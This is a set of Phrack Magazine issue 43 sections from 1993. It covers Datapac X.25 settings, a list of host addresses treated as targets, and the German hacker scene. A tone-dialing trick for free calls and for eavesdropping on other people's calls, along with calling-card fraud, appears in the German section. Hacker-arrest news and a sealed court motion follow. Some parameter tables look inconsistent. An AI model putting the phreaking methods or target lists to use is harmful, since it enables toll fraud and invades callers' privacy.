The setting of this parameter allows the user to interrupt the communication of his or her application (data transfer mode) and interact with the PAD (common mode). The character to do this is "ControlJP". To return to data transfer mode, press the carriage return or enter a blank command line. If the user wants to send a "ControlJP" to the Host, with this parameter set set to one, simply hit ControlJP twice and the second ControlJP will go to the Host and the user will remain in data transfer mode. This also applies to the user data field in the call request command line.

Parameter Number: 1
Possible Values: 0 = Escape not possible.
1 = Escape is possible.

*Note: Escape from Data transfer mode may also be possible using the break signal if parameter seven is set to eight.

2) Echo*

This parameter indicates to the PAD whether or not the terminal input data must be echoed. This may be required if the user's terminal cannot echo back what is being entered.

Parameter Number: 1
Possible Values: 0 = No echo.
1 = Echo.

*Note: Echo will also be affected by the setting of Parameter 20.

3) Selection of Data Forwarding Signal

This parameter indicates to the PAD the set to terminal generated characters or conditions that will cause data to be forwarded to the destination. For example, (CR) can be used as a data forwarding signal on receipt of a (CR) from the local DTE Y, the PAD will forward all characters in its buffer to the remote end, including the (CR). If P13 is set to 6.7, 22 or 23, a (LF) will be included in the packet and will delimit it. Data is also forwarded when the buffer is full whether or not a forwarding character is received.

Parameter Number: 3
Possible Values: 0 = No data forwarding signal.
2 = Forward on carriage return.
2 = Carriage return.
126 = All characters in columns 0 and 1 of ASCII table and the character del of International alphabet #5.

4) Selection of Idle Timer Delay

This parameter is used to determine the idle timer limit value when data forwarding is based on timeouts. To optimize packetizing

of data, no data forwarding signal need be specified. The PAD will then packetize data based on packet size specified (256 or 128 characters). The idle timer is used to send any packets that are not fully filled. If idle timer is activated and the Host requires the (CR) to input data, it still must be provided before the data send is accepted by the Host. The idle timer does not send any empty packets.

```
Parameter Number:  4
Possible Values:   0 = No data forwarding on timeout is
                       required.
                 1-255 = Indicates value of the delay in
                         twenties of a second.  (i.e., a
                         value of 250 makes the time wait
                         10 seconds)
```

*Note: When editing is on (P15:1), the idle timer is inactive. If this is the only data forwarding condition, turning the editing function on could cause a user terminal to hand or data not to be forwarded.

5) Auxiliary Device Control*

This is used for flow control of data coming from either a PC or auxiliary device, e.g.: a paper tape machine. When set to 1 it indicates to the PAD that the data is to be read an auxiliary I/O device connected to the terminal. This parameter set to 2 indicates that the data is coming from an intelligent device, i.e., a PC, and that the PAD must exert flow control differently.

```
Parameter Number:  5
Possible Values:   0 = No use of X-on/X-off.
                   1 = Use of X-on/X-off for auxiliary
                       devices.
                   2 = Use of X-on/X-off for
                       intelligent terminals.
```

*Note: A value of 2 is recommended for PC's.

6) Suppress Network Messages

This parameter indicates to the PAD whether or not Network generated messages are to be transmitted to the terminal.

```
Parameter Number:  6
Possible Values:   0 = Suppress message.
                   1 = Transmit message.
                   5 = PAD prompt (*) follows Datapac
                       service signals.
```

7) Procedure on Break

This parameter is used to indicate how the PAD should process a break signal that is received from the terminal while the terminal is in data transfer state.

```
Parameter Number:  7
Possible Values:   0 = Nothing. (remain in data transfer
                       mode)
                   1 = Interrupt. (remain in data
                       transfer mode)
                   2 = Reset. (remain in data transfer
                       mode)
                   4 = Send an "indication of break"
                       message to the packet mode DTE.
                       (remain in data transfer mode)
                   8 = Escape from data transfer mode
                       (i.e., enter command mode)
                  16 = Discard output to terminal
                       activate Parameter 8 (P8:1)
```

(remain in data transfer mode)
21 = A combination of 1, 4 and 16.

*Note: The break signal is ignored if the virtual circuit is not established while in command state. The break signal will delete the current line.

The valid values for P7 are 0, 1, 2, 8 and 21.

8) Discard Output

This parameter is used in conjunction with Parameter 7. Depending upon the break procedure selected, this parameter may be set by the PAD when the terminal user requests that terminal data be discarded. This parameter must then be reset by the destination computer to allow normal delivery. The PAD will discard all packets destined for the terminal from the time the PAD sets this parameter (i.e., it receives a break signal when Parameter 7 is set to 21) to the time the parameter is reset by the destination. It can only be reset by the destination.

Parameter Number: 8
Possible Values: 0 = Normal delivery of output to terminal.
1 = Discard output to terminal.

9) Padding after Carriage Return

This parameter is used to specify the number of padding characters to be inserted by the PAD following a CR transmitted to the terminal. Padding allows time for the carriage to return on mechanical printing devices.

Parameter Number: 9
Possible Values: 0 = 2 padding characters will be inserted at 110 bps and 4 padding characters will be inserted at higher speeds, in command mode only. (no padding is done in data transfer mode)
1-255 = The number of padding characters to be inserted in both data transfer and command mode.

10) Line Folding

This parameter indicates the maximum number of printable characters that can be displayed on the terminal before the PAD must send a format effector (i.e.., <CR><LF>). This permits more data to be transmitted in one packet while still letting the user print out more than one line, i.e., printing out forms.

11) Transmission Speed (Read only)

This parameter is set by the PAD as a result of transmission speed detection if the terminal accesses an autobaud port. When a private port with fixed speed is used, this parameter is set based on the pre-stored information selected at subscription time.

Parameter Number: 11
Possible Values: 0 = 110 bps
2 = 300 bps
3 = 1200 bps
4 = 2400 bps
This is all very dry stuff (what buffer isn't?) however if you need more info on it simply mail me.

```
20500011                Bell Northern Research
39400100                Envoy (English/Francais)
30400101                Envoy (Anglais/French)
39500032                Globe and Mail
41100015,I              Infoglobe
59600072                University of Athabasca
60100010                Universtiy of Alberta
67100752                ?
67100673                ?
20400177                QL
29400138                Tymnet  CIS02 7770,101 'free demo'
20401338                Tymnet
41100043                CSG Infoglobe
73500023                KN Computer MCT
59100092                Keyano College (Alberta)
72400014                System Max-Daisey (VAX/VMS)
69100018                Cybershare
55500010                ?
29400263                ?
29400263                ?
67100086                Sears
67100132                Primenet
67100489                Terminal ID=VAX
67100629                (VAX/VMS)
67100632                McKim Advertising (Vancouver)
93200233                University of Manitoba
79400100                Envoy Info/Mailbox
92100086                Datapac General Info
20500011                Canole II
```

I have kept a number of sites I have, off this list simply to ensure I keep them, however there are thousands of Virgin sites available off of Dpac. Something to keep your eyes open for are Canadian government machines which are fairly abundant on the Dpac.

Beyond Dpac, there are some actual BBS's worth calling, most however would rather not have there numbers published in Phrack. None the less here are some stable, and relatively active BBS's:

```
     The Underground Subway  606-590-1147
     Gridpoint               403-283-5519
     The G-spot  (Rabid HQ)  416-256-9017
     Front 242   (VX)(Rabid) 416-790-6632
```

I am sorry for what this article did not cover, in the umpteen or so pages I have punched up, I still have covered not even a tenth of what I would like to cover. For those who wish a reliable UG bbs for list .ca or more info on the Dpac or wish to elicit any other response to this article please e-mail me at besaville@sait.ab.ca

****

The German Scene
(by SevenUp)

CCC

Talking about the German Hacker Scene, the Chaos Computer Club (CCC) comes to most people's mind. They are most famous for their 'NASA-Hack' and their publications like Hackerbibel and Datenschleuder, a monthly magazine talking about 'softer' stuff than 2600, such as MUD's, the Internet and BBS'es.

They organize the annual Chaos Communication Congress, held annually from December, 27th till 29th in Hamburg. Usually around 1000 people show up there, discussing many different topics, such as Phreaking, Internet, Women and Computer, Cellular Phones, Phone Cards and others. Many well-known people, like Pengo and Professor Brunnstein the meeting. There are usually

also shows of Horror Movies (but no porns like at HohoCon), but it's not a real 'party' like SummerCon or the upcoming Hacktic Party.

Another annually meeting from CCC members and many other hackers is at the huge computer fare 'CeBit' in Hannover in March. The Get Together is at the Telekom booth on Tuesday at 4pm. Usually Telekom (the German phone company) representatives are very kind, give away phone cards (value: $4), but usually don't have any interesting new informations.

There haven't been any hacks affiliated with the CCC for the last couple of years. The CCC tries to get away from their former criminal image, talking mostly about risks of computers in society, and producing lots of press releases.

The KGB Hack

Most of you might know "The Cuckoo's Egg" by Cliff Stoll. His exciting novel talks about German Hackers hacking for the KGB.
These guys were using the German x.25 network Datex-P to get to a US University, and from there to several hosts on the Arpa/Milnet (Internet). They were using mostly basic knowledge to get into several UNIX and VMS Systems, reading personal Mail and looking for documents the 'Russians' might have been interested in.

It all ends up with the suicide (murder?) of Karl Koch, one of the hackers. Although these hackers weren't CCC members, there is a pretty good book from the CCC about it, containing more facts than Cliff's book:
"Hacker fuer Moskau", published by Wunderlich.

This is probably the best known German hack of all times.

Networks

I. x.25

The German x.25 System is called 'Datex-P' and has the DNIC (2624). Dialups are in almost every area code, or can be reached locally from everywhere. There are also Tymnet and Sprintnet Dialups available in the major cities, with some limitations though. Tymnet won't connect you to dpac (Datapac Canada). Sprintnet has just a true dialup in Frankfurt, the other dialups are handled by their partner Info AG, which allow calling most RNUAs, but most Sprintnet NUIs won't work.

There is a 'Subnet' in the Datex-P Network, the so called 'WiN' (which means scientific network). Almost all universities have connections to the WiN, which means they pay a flat rate each month, which allows them to make as many calls and transfer as much data to other WiN hosts, as they like. Usually x.25 rates are charged by the volume of packages/data. You can identify WiN addresses easily, because they start with (0262)45050... There are many gateways from WiN to Internet, and also a few from Internet to WiN. WiN NUAs can be reached without problem from any x.25 network in the world, like Sprintnet or Tymnet; though most WiN PADs will refuse to connect to non-WiN NUAs.

There are also a couple of German systems, international hackers used to like. The most-famous is probably Lutzifer in Hamburg, Germany. It can still be reached from x.25 Networks like Sprintnet or Tymnet.
Around two years ago, British, American and other hackers used to trade all kinds of codez on "Lutz". But now, Pat Sisson ("frenchkiss") from Sprintnet Security and Dale Drew ("Bartman") from Tymnet Security, try to track down everyone abusing their NUIs or PADs.

Before Lutzifer went up 2.5 years ago, tchh and Altos Munich were most attractive. They were running the same simple Korn-Chat on an Altos.
There are still a couple of other x.25 Systems, which attract hackers from all over the world, like qsd, Pegasus (in France and Switzerland) and Secret Tectonics / sectec, a rather new semi-private Board in Germany with x.25 and Direct Phone Dialups, uucp/Internet Mail, File and Message Bases and

all Phrack Issues as well.

II. Internet

But now, most hackers quit the x.25 scene and tried to get onto Internet. Unlike the fast Internet connections in the USA between .edu sites, German Internet connections are mostly routed through slow (9.6kbps or 64k) x.25 Links.

This is mostly the fault of the German phone company 'Telekom'. They have a monopoly on phone lines in Germany and charge 2-10 times higher fees than American phone co's. Even local calls are US$1.50/hour.

There aren't many German Internet Sites that attract foreign hackers, compared to US Sites that German Hackers are interested in.

There are almost no public Internet BBSes with free access in Germany. Also, German Universities have often a pretty tight security and get mad easily.

III. Amiga Kiddos

BBS'es are still the major hang-out besides IRC. The Amiga Scene with its K-rad Kiddos (most of them under 18 years) used to be dominant a couple of years ago, trading Calling Cards and new Blue Box frequencies to call the best boards in the US to leech the latest games.
But recently, the IBM scene caught up and many guys switched from Amiga to IBM; so over 50% of pirate boards are IBM boards now.

But recently, BBS sysops have to face hard times. A couple of months ago, lots of BBS'es in Berlin, but also in Bavaria and North Germany got 'busted' - raided by the police because of their illegal warez. (see my article in Phrack 42 about it) The man behind these actions is the lawyer 'Guenther Freiherr von Gravenreuth', who works for Activision, the SPA and BSA. He is tracking down kids with piracy as recklessly as BBS Sysops, who sell subscriptions for a 'Disabled Upload/Download Ratio' for around $100 a month. There have been a couple of these trials lately, without much notice by the press. Mr Gravenreuth is also responsible for many people's fear to put up a new BBS - especially in Bavaria where he lives.

Also, calling the favorite Board in the US is getting harder and harder, as covered in the next Chapter.

IV. The Phone System

Blueboxing used to be the favorite sport of many German traders for the last couple of years. But some phreakers wanted to make more money, selling the Bluebox Story to Magazines like Capital or Spiegel, or to TV Shows. Even AT&T and the German Telecom, who seemed to be blind about this phreaking, couldn't avoid facing the truth now - they had to do something, not only to recover from the huge losses, but also to save their reputation.

There are a lot of rumors and text files about the actions these phone companies took; most of them are fakes by 'eleet' people, who don't want the 'lamers' to keep the trunks and the eleet boards busy. But some actions seem to be certified; e. g. Telekom bought some intelligent filter boxes from British Telecom. These boxes should detect any C5 tones (especially 2600 Hz), being sent by phreakers; and log the number of the phreaker, if possible.

If possible, because the Telekom doesn't have ANI in most cases. Until recently, all phone lines used to be analog, pulse dialing lines with huge relay switches. Then the Telekom started switching to 'modern' digitally switched lines, which allow Touch-Tone-Dialing, and also a few other nice features, which I want to cover now.

One of these nice features 'died' just about 3 weeks ago, because someone informed the new magazine 'Focus'.

The trick was very simple. All you need was a digital line which allowed you to dial touch tone, and a 'Silver Box' - a device, that allows you to dial the digits 0...9, #, * and also A, B, C and D - many modems have this capability too.

All you had to do was to dial 'B' + 'xxx' + 'yyyy', where 'B' is the Silver Tone B, 'xxx' is an internal Telekom code, and 'yyyy' are the last four digits of a phone number. The internal codes 'xxx' usually look like 010, 223, 011, and so on - they switch you to an exchange, mostly in your own area code, but often in a different one! Notice that exchange number and internal code are different. When you are connected to a certain exchange, dialing the four 'yyyy' digits connects you to a certain phone number in that exchange. This enables you to make free calls - also to different area codes, but you have to try around to find which code matches with which exchange. But that's not all; now the fun just begins! Imagine the number you dial is busy... you won't hear a busy signal then, you would just be connected into the call! You could listen to the conversation of two parties! Imagine how much fun this could be... and imagine someone would be listening to your private conversations!

When Telekom read the article, most area codes lost this capability; but there are still some reported to work.

Blueboxing is getting harder and harder, MCI and AT&T keep on changing their 'Break' frequencies more rapidly (though they still use in-band CCITT C5 signalling); so more and more people offer Calling Card subscriptions, and even more traders, who refuse paying Telekom's high fees, buy them. They are offered mostly by Americans, Belgium people and Germans, for about $100 a month. Also, I haven't heard of any case where a German got busted for abusing AT&T's Calling Cards; probably because Telekom can't really trace phones lines, either technically nor legally (they may not just 'tap' phone lines because of people's privacy).

Also, German Toll Free Numbers (they start with 0130) are getting more and more. I would take a guess and say they grow 20%-80% a year. There isn't any official directory nor a directory assistance for these numbers, and many companies want these numbers to remain 'unknown' to the evil hackers, since Telekom is asking high fees for them.

So many Germans compile and scan these numbers; there is also a semi-public list on them by SLINK - available on many BBS'es and on local German Newsgroups. This list also contains numbers of business companies like Microsoft, Hewlett Packard or Dell in Austin (hi erik :)), so it is quite useful for 'normal people' too.

There have also been reported the first PBX-like Systems in Germany; this is quite a sensation, because German Telekom laws don't allow PBX'es, or even the linking of two phone lines (like 3-way calling). So in fact, these Systems weren't real PBX'es, but Merial Mail VMB Systems with the Outdial feature.

PaRtY 0n!

There are a couple of interesting get-togethers and parties.
I mentioned the annual Chaos Communication Congress after Christmas; the CCC also has weekly meetings on Tuesday. There are the annual CeBIT hacker parties, on the Tuesday at CeBIT in March. After the CeBIT meeting and weekly, there are get-togethers at the 'Bo22', a cafe in Hannover. These meetings have tradition since the KGB Hacks of Pengo and 'Hagbard Celine' Karl Koch, as I mentioned above. You will still find friends of them there, if you drop by on a Tuesday. Since a couple of months and with Emmanuel Goldstein's great support, we are having 2600 meetings in Munich, Germany too! These are the first 2600 meetings outside of the US; the first meeting was quite successful with over 30 people, and the next one in July will be successful too, hopefully. Some international visitors from the US are expected, too. These meetings are held at around 6pm in front of Burger King at Central Station, Munich. I also like to thank Munich's Number One Hit Radio Station 89 HIT FM at this point, for letting us into the air for 3 minutes, talking about the 2600 meeting and a bit about 'hacking'.

There are also semi-annual IRC parties in Germany, but they are
'just' parties with usually 100-150 people. Hacking and phreaking
isn't a topic there; probably less than 10% of them know what H/P means.\032

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 27 of 27

```
PWN PWN PNW PNW PNW PNW PNW PNW PNW PNW PNW PWN PWN
PWN                                             PWN
PWN              Phrack World News              PWN
PWN                                             PWN
PWN        Compiled by Datastream Cowboy        PWN
PWN                                             PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

New Yorker Admits Cracking July 3, 1993
~~~~~~~~~~~~~~~~~~~~~~~~~~

(From AP Newswire Sources)

Twenty-one-year-old Mark Abene of New York, known as "Phiber Optik" in the underground computing community, has pleaded guilty to charges he participated in a group that broke into computers used by phone companies and credit reporting services.

The Reuter News Service says Abene was the last of the five young men indicted in the huge 1991 computer break-in scheme to admit committing the crimes. The group called itself "MOD," an acronym used for "Masters of Disaster" and "Masters of Deception."

Abene pleaded guilty to one count of conspiracy and one count of unlawful access to computers. He faces a possible maximum prison term of 10 years and fine of $500,000.

China Executes Computer Intruder April 26, 1993
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

(From AP Newswire Sources)

A man accused of invading a computer and embezzling some $192,000 has been executed in China.

Shi Biao, an accountant at the Agricultural Bank of China's Jilin branch, was accused of forging deposit slips from Aug. 1 to Nov. 18, 1991.

The crime was the first case of bank embezzlement via computer in China. Authorities became aware of the plot when Shi and his alleged accomplice, Yu Lixin, tried to wire part of the money to Shenzhen in southern China.

Teen Takes the A Train --- Literally May 13, 1993
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

(From AP Newswire sources)

A 16 year old 10th grader successfully conveyed passengers on a NYC 10 car subway train for 2.5 hours until he went around a curve too quickly and could not reset the emergency brakes. Keron Thomas dressed as a NY subway train engineer impersonated Regoberto Sabio, a REAL subway motorman, while he was on vacation and even obtained Sabio's "pass number".

Thomas was a Subway enthusiast who hung around train stations and areas where subway motormen and other subway workers hang out. A NYC subway spokesman was quoted as saying "Buffs like to watch...pretty soon they figure out how" [to run the train]. "This guy really knew what he was doing".

Thomas was charged with criminal trespassing, criminal impersonation, and reckless endangerment.

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Banks React To Scheme That Used Phony ATM May 13, 1993

(From AP Newswire Sources)

At least three people are believed to be involved in an ATM scam that is thought to have netted roughly $ 60,000. The fraud was perpetrated by obtaining a real ATM machine (theorized to have been stolen from a warehouse) and placing it in a Connecticut shopping mall.

When people attempted to use the machine, they received a message that the machine wasn't working correctly and gave back the card. Little did they know that their bank account number and PIN code was recorded. The fake machine was in place for about 2 weeks. It was removed and the thieves began making withdrawals.

The Secret Service thinks the scammers recorded anywhere from 2000 to 3000 account numbers/pin codes but did not get a chance to counterfeit and withdraw money except from a few hundred accounts before it became too dangerous to continue

---

Hacker Gets Jail Time June 5, 1993

(Newsday) (Page 13)

A Brooklyn College film student, who was part of a group that allegedly broke into computer systems operated by major telephone companies, was sentenced yesterday to 1 year and 1 day in prison.

John Lee, 21, of Bedford Stuyvesant, also was sentenced to 200 hours of community service, which Manhattan Federal District Court Judge Richard Owen recommended he spend teaching others to use computers. Lee had pled guilty December 3, 1992, to a conspiracy charge involving computer tampering, fraud and illegal wiretapping.

Hacker Gets Prison Term For Phone Computer Tampering June 4, 1993

by Gail Appleson (The Reuter Business Report)

NEW YORK -- A computer hacker known as "Corrupt" who was part of a group that broke into computer systems operated by major telephone companies was sentenced Friday to one year and one day in prison.

The defendant, John Lee, 21, of New York had pleaded guilty December 3, 1992 to a conspiracy charge involving computer tampering, fraud and illegal wiretapping.

The indictment alleges the defendants broke into computer switching systems operated by Southwestern Bell, New York Telephone, Pacific Bell, U.S. West and Martin Marietta Electronics Information and Missile Group.

Southwestern Bell allegedly lost $370,000 because of the crimes.

The defendants also allegedly tampered with systems owned by the nation's largest credit reporting companies including TRW, Trans Union and Information America. They allegedly obtained 176 TRW credit reports on various individuals.

The indictment alleged the group broke into the computers "to enhance their image and prestige among other computer hackers and to harass and intimidate rival hackers and other people they did not like."

Professional Computer Hackers First To Land In Jail Under New Law June 4, 1993

by Nicholas Hills (The Vancouver Sunds)(Page A11)

LONDON -- In Brussels, they were celebrated as the two young men who broke the gaudy secrets of EC president Jacques Delors' expense accounts.

In Sweden, they were known as the Eight-Legged Groove Machine, bringing down part of the country's telephone network, forcing a highly publicized apology from a government minister who said the chaos was all due to a 'technical fault'.

They also broke into various European defense ministry networks, academic systems at Hull University and the financial records of the leading London bankers, S.G. Warburg.

No, these weren't two happy-go-lucky burglars; but rather, professional computer hackers, aged 24 and 22, who made legal as well as technological history by being the first offenders of this new trade to be jailed for their crimes under new British law.

Neil Woods and Karl Strickland have gone to prison for six months each for penetrating computer systems in 15 different countries. The ease with which they conducted this exercise, and their attitude that they were simply engaging in "intellectual joyriding," has confirmed the worst fears of legal and technological experts that computer hacking in Europe, at least, has become a virtually uncontrollable virus.

The case became a cause celebre because of what had happened months before in another courtroom where a teenage computer addict who had hacked into the White House system, the EC, and even the Tokyo Zoo -- using a $400 birthday present from his mother -- had walked free because a jury accepted, basically, that a computer had taken over his mind.

The case of 19-year-old Paul Bedworth, who began hacking at the age of 14, and is now studying "artificial intelligence" at Edinburgh University, provides an insight into why hackers have turned the new computer world into an equivalent state of delirium tremens.

Bedworth and two young friends caused thousands of dollars worth of damage to computer systems in Britain and abroad. They were charged with criminal conspiracy under the Computer Misuse Act of 1990.

Bedworth never did deny computer hacking at his trial, and did not give evidence in his defense. He simply said through his lawyer that there could not have been any criminal intent because of his "pathological obsession" with computers.

A jury of eight men and three women unanimously acquitted him.

Until the passage of the Computer Misuse Act in 1990, hacking was legal in Britain. Bedworth may have been found not guilty, but his activities were so widespread that the authorities' investigation involved eight different British police forces, and others from as far afield as Finland and Singapore. It produced so much evidence - mostly on disk - that if it had been printed out on ordinary laser printer paper, it is estimated that the material would have reached a height of 42 meters.

The police were devastated by the verdict, but are now feeling somewhat better after the conviction of Woods and Strickland.

The pair, using the nicknames of Pad and Gandalf, would spend up to six hours a day at their computers, boasting about "smashing" databases.

Computers Turned My Boy Into A Robot March 18, 1993
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

By Martin Phillips (Daily Mirror)(Page 1)

Connie Bedworth said she was powerless to control the "monster" as he glued himself to the screen nearly 24 hours as day. "He didn't want to eat or sleep--he just couldn't bear to be away from it, " she said.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

A jury decided Paul Bedworth, now 19, was so "hooked" he could not stop himself hacking in to companies' systems -- allegedly costing them thousands of dollars.

Hot For The Fingertips: An Internet Meeting Of Minds May 23, 1993

by Frank Bajak (Associated Press)

NEW YORK -- Somewhere in the ether and silicon that unite two workstations 11 floors above lower Broadway, denizens of the cyberpunk milieu are feverishly debating whether anyone in government can be trusted.

This is the 12-by-20-foot bare-walled home of MindVox, today's recreation hall for the new lost generation's telecomputing crowd. You can enter by phone line or directly off Internet.

Patrick Kroupa and Bruce Fancher are the proprietors, self-described former Legion of Doom telephone hackers who cut the cord with computing for a time after mid-1980s teen-age shenanigans.

Kroupa is a towering 25-year-old high school dropout in a black leather jacket, with long hair gathered under a gray bandanna, three earrings and a hearty laugh.

Fancher is 22 and more businesslike, but equally in love with this dream he left Tufts University for.

They've invested more than $80,000 into Mindvox, which went fully operational in November and has more than 2,000 users, who pay $15 to $20 a month plus telephone charges.

MindVox aspires to be a younger, harder-edged alternative to the WELL, a fertile 8-year-old watering hole for the mind in Sausalito, California, with more than 7,000 users, including scores of computer age luminaries.

One popular feature is a round-table discussion on computer theft and security hosted by a U.S. Treasury agent. The latest hot topic is the ease of breaking into a new flavor of local access network.

Hi Girlz, See You In Cyberspace May 1993

by Margie (Sassy Magazine) (Page 79)

[Margie hits the net via Mindvox. Along the way she discovers flame wars, sexism, and a noted lack of females online. This is her story. :)]

Hacker Accused of Rigging Radio Contests April 22, 1993

By Don Clark (San Francisco Chronicle)

A notorious hacker was charged yesterday with using computers to rig promotional contest at three Los Angeles radio stations, in a scheme that allegedly netted two Porsches, $20,000 in cash and at least two trips to Hawaii.

Kevin Lee Poulsen, now awaiting trial on earlier federal charges, is accused of conspiring with two other hackers to seize control of incoming phone lines at the radio stations. By making sure that only their calls got through, the conspirators were assured of winning the contests, federal prosecutors said.

A new 19-count federal indictment filed in Los Angeles charges

that Poulsen also set up his own wire taps and hacked into computers owned by California Department of Motor Vehicles and Pacific Bell. Through the latter, he obtained information about the undercover businesses and wiretaps run by the FBI, the indictment states.

Poulsen, 27, is accused of committing the crimes during 17 months on the lam from earlier charges of telecommunications and computers fraud filed in San Jose. He was arrested in April 1991 and is now in the federal Correctional Institution in Dublin. In December, prosecutors added an espionage charge against him for his alleged theft of a classified military document.

The indictment announced yesterday adds additional charges of computer and mail fraud, money laundering, interception of wire communications and obstruction of justice.

Ronald Mark Austin and Justin Tanner Peterson have pleaded guilty to conspiracy and violating computer crime laws and have agreed to help against Poulsen. Both are Los Angeles residents.

Poulsen and Austin have made headlines together before. As teenagers in Los Angeles, the two computer prodigies allegedly broke into a Pentagon-organized computer network that links researchers and defense contractors around the country.

SPA Tracks Software Pirates on Internet March 22, 1993
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

By Shawn Willett (InfoWorld)(Page 12)

The Software Publishers Association has begun investigating reports of widespread piracy on the Internet, a loose amalgam of thousands of computer networks.

The Internet, which began as a Unix-oriented, university-based communi-cations network, now reaches into corporate and government sites in 110 countries and is growing at a rapid pace.

The software theft, according to Andrew Patrizio, an editor at the _Software Industry Bulletin_, has been found on certain channels, particularly the warez channel.

"People are openly talking about pirating software; there seems to be no one there to monitor it", Patrizio said.

A major problem with the Internet is that the "sites" from where the software is being illegally downloaded can physically be located in countries that do not have strong antipiracy laws, such as Italy or the former Soviet Union. The Internet also has no central administrator or system operator.

"Policing the entire Internet would be a job", said Peter Beruk, litigation manager for the SPA, in Washington. "My feeling would be to target specific sections that are offering a lot of commercial software free for the download", he said.

Socialite's Son Will Have To Pay $15,000 To
Get His Impounded 1991 BMW Back March 23, 1993
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

By John Makeig (Houston Chronicle)(Page 14A)

Kenyon Shulman, son of Houston socialite Carolyn Farb will have to pay 15 thousand dollars to get back his 1991 BMW 325i after being impounded when Houston police found 400 doses of the drug ecstasy in its trunk.

This is just the latest brush with authorities for Shulman who in 1988 was raided by Harris County authorities for using his personal computer to crack AT&T codes to make free long distance calls.

Austin Man Gets 10 Years For Computer Theft, Sales May 6, 1993

By Jim Phillips (Austin American Statesman)(Page B3)

Jason Copson, who was arrested in July under his alias Scott Edward Berry, has been sentenced to 10 years on each of four charges of burglary and one count of assault. The charges will run concurrently. Copson still faces charges in Maryland and Virginia where he served a prison term and was serving probation for dealing in stolen goods. Police arrested Copson and Christopher Lamprecht on July 9 during a sting in which the men tried to sell computer chips stolen from Advanced Micro Devices.

Treasury Told Computer Virus Secrets June 19, 1993

By: Joel Garreau (Washington Post) (Page A01)

For more than a year, computer virus programs that can wreak havoc with computer systems throughout the world were made available by a U.S. government agency to anyone with a home computer and a modem, officials acknowledged this week.

At least 1,000 computer users called a Treasury Department telephone number, spokesmen said, and had access to the virus codes by tapping into the department's Automated Information System bulletin board before it was muzzled last month.

The bulletin board, run by a security branch of the Bureau of Public Debt in Parkersburg, W.Va., is aimed at professionals whose job it is to combat such malicious destroyers of computer files as "The Internet Worm," "Satan's Little Helper" and "Dark Avenger's Mutation Engine." But nothing blocked anyone else from gaining access to the information.

Before the practice was challenged by anonymous whistleblowers, the bulletin board offered "recompilable disassembled virus source code"-that is, programs manipulated to reveal their inner workings. The board also made available hundreds of "hackers' tools"-the cybernetic equivalent of safecracking aids. They included "password cracker" software-various programs that generate huge volumes of letters and numbers until they find the combination that a computer is programmed to recognize as authorizing access to its contents-and "war dialers," which call a vast array of telephone numbers and record those hooked to a computer.

The information was intended to educate computer security personnel, according to Treasury spokesmen. "Until you understand how penetration is done, you can't secure your system," said Kim Clancy, the bulletin board's operator.

The explosion of computer bulletin boards-dial-up systems that allow users to trade any product that can be expressed in machine-readable zeros and ones-has also added to the ease of virus transmission, computer analysts say. "I am Bulgarian and my country is known as the home of many productive virus writers, but at least our government has never officially distributed viruses," wrote Vesselin Vladimirov Bontchev of the Virus Test Center of the University of Hamburg, Germany.

At first, the AIS bulletin board contained only routine security alert postings. But then operator Clancy "began to get underground hacker files and post them on her board," said Bruce Sterling, author of "The Hacker Crackdown: Law and Disorder on the Electronic Frontier." "She amassed a truly impressive collection of underground stuff. If you don't read it, you don't know what's going to hit you."

Clancy, 30, who is a former Air Force bomb-squad member, is highly regarded in the computer security world. Sterling, one of the nation's foremost writers about the computer underground, called her "probably the best there is in the federal government who's not military or NSA (National Security Agency). Probably better than most CIA."

Clancy, meanwhile, is staying in touch with the underground. In fact, this week, she said, she was "testing a product for some hackers." Before it goes into production, she will review it to find potential bugs. It is a new war dialer called "Tone-Loc." "It's an extremely good tool. Saves me a lot of trouble. It enables me to run a hack against my own phone system faster" to determine points of vulnerability.

[AGENT STEAL -- WORKING WITH THE FEDS]

IN THE UNITED STATES DISTRICT COURT

FOR THE NORTHERN DISTRICT OF TEXAS

DALLAS DIVISION

THE UNITED STATES OF AMERICA	*	
	*	
V.	*	CRIMINAL NO. 3-91-194-T
	*	(FILED UNDER SEAL)
JUSTIN TANNER PETERSEN (1)	*	

JOINT MOTION TO SEAL

COMES NOW the United States of America, by its United States Attorney, at the request of the defendant, and hereby requests that this Honorable Court seal the record in this case. In support thereof, the United States states the following:

1. The case is currently being transferred to the Middle District of California for plea and disposition pursuant to Federal Rule of Criminal Procedure 20;

2. The defendant is released on bond by the United States District Court for the Middle District of California;

3. The defendant, acting in an undercover capacity, currently is cooperating with the United States in the investigation of other persons in California; and

4. The United States believes that the disclosure of the file in this case could jeopardize the aforesaid investigation and possibly the life of the defendant. Consequently, the United States requests that this Honorable Court seal the record in this case.

Respectfully submitted,
MARVIN COLLINS
United States Attorney

LEONARD A. SENEROTE
Assistant United States Attorney

Texas State Bar No. 18024700
1100 Commerce Street, Room 16G28
Dallas, Texas 75242-1699
(214) 767-0951

CERTIFICATE OF CONFERENCE

The defendant joins in this motion.

LEONARD A. SENEROTE
Assistant United States Attorney

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 3 of 27

Phrack Loopback
Part II

==========
ToneLoc T-Shirt Offer
==========

Yes, the rumors are true: A ToneLoc t-shirt is at last available.

The shirt is an extra large, 100% cotton Hanes Beefy-T, silk screened with four colors on front and eight colors on back.

The front features an "anti-bell" logo, with your favorite corporate symbol in blue under a slashed circle in red. The ToneLoc logo appears above, with an appropriate quote below.

The back has six Tonemaps, visual representations of exchange scans, contributed by ToneLoc'ers from around the globe. The exchange and scanner's handle is printed below each Tonemap. The handles of the beta testing team are listed below the maps.

If you act now, a free copy of the latest release of ToneLoc will be included with your order! Please specify 3.5" or 5.25" disks.

$15 postpaid; add $5 for international orders.
Make your check or money order payable to "ToneLoc Shirt."

Send to:

